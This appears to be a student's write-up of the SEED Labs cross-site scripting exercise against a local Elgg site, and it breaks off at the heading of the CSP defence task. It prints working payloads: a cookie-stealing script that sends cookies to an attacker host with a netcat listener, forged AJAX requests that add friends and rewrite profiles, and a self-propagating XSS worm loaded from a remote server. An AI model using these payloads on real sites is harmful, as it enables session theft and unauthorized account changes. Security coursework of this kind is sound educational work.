


Task 1: Posting a Malicious Message to Display an Alert Window
I login as Samy and go to edit profile. I then modify the brief description section with the provided code: <script>alert('XSS');</script>



After saving this change to Samy's profile, anyone that views Samy's profile will see the message "XSS". We verify this by logging in as Alice, and looking up Samy's account.



Task 2: Posting a Malicious Message to Display Cookies
To post a malicious message for cookie display, I injected the provided code (<script>alert(document.cookie);</script>) into Samy's "about me" section. After checking Samy's profile from Alice's account, I see this:




Task 3: Stealing Cookies from the Victim's Machine

I injected the provided code:

(<script>document.write('<img src=http://10.9.0.1:5555?c='
+ escape(document.cookie) + ' >');
</script>)

into Sami's about me section. This allows the attacker to read in cookies from whoever views their profile. Prior to injecting this code, I listen on the same port, 5555, using netcat on the attacker machine.

I logged in as Alice, viewed Sami's account and Alice's cookie popped up on the attacker machine:



Task 4: Becoming the Victim's Friend

In this task, I use Burp Suite Community Edition as an intercepting proxy to view the exact HTTP request made when a user adds a friend. After configuring firefox to route traffic through Burp Suite's proxy, I click "Add Friend" on Samy's profile while logged in as Alice. This raw request is captured.


I inject the provided code into Samy's About Me section via edit HTML:

```
<script type="text/javascript">
window.onload = function () {
        var Ajax=null;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;

        var sendurl= "www.seed-server.com/action/friends/add"
                + "?friend=59" + ts + token;

        Ajax=new XMLHttpRequest();
        Ajax.open("GET", sendurl, true);
        Ajax.send();
};
</script>
```

Now when Alice visits Samy's profile, the AJAX GET request is sent using Alice's active session cookies. Alice is now a friend of Samy's without knowing.



Question 1: Explain the purpose of lines 1 and 2, why are they needed?

Those two lines retrieve the CSRF protection tokens from Elgg. Without these two lines, Elgg's server side will reject the request entirely.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the text mode, can you still launch a successful attack?

Yes, you can attack using the different fields such as the brief description section.


Task 5: Modifying the Victim's Profile

I injected the following code into Sami's about me section via Edit HTML:

```
<script type="text/javascript">
window.onload = function(){
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero" +
        "&accesslevel[description]=2";

    var samyguid = 59;
    var sendurl = "http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
    if (elgg.session.user.guid != samyguid)
    {
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
```

What resulted from this is that anyone who views Sami's profile will have their profile description overwritten with "Samy is my hero".



Task 6: Writing a Self-Propagating XSS Worm

I injected the following code into a VIM file and then hosted it using Python's HTTP server.

```
window.onload = function() {
    var userName = elgg.session.user.name;
    var guid = elgg.session.user.guid;
    var ts = elgg.security.token.__elgg_ts;
    var token = elgg.security.token.__elgg_token;

    var scriptTag = "<script type=\"text\/javascript\" src=\"http:\/\/10.9.0.1:8888\/xxx_worm.js\"><\/script>";

    var desc = "&description=Samy is my hero" + scriptTag;

    var content = "&name=" + userName
        + desc
        + "&accesslevel[description]=2"
        + "&guid=" + guid;

    var sendurl = "http://www.seed-server.com/action/profile/edit";
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send("__elgg_ts=" + ts
        + "&__elgg_token=" + token + content);
}
```

I then injected: **<script type="text/javascript" src="http://10.9.0.1:8888/xxx_worm.js"></script></p>** into Sami's about me section.

Now, when anyone views Samy's profile, their own profile is modified, and then that carries over

to whoever views that person's profile. For example, Alice's profile gets infected from Sami's profile and then Boby's profile gets infected from Alice's profile.

Question 3: Why do we need line 1? Remove the line and repeat the attack. Report and explain your observation.

Line 1 is necessary because the name field is necessary for making a profile edit. If it is missing, the entire request will be rejected. Attacking with the line removed will only result in the attack failing silently, causing the profile to receive no change.

Task 7: Defeating XSS Attacks Using CSP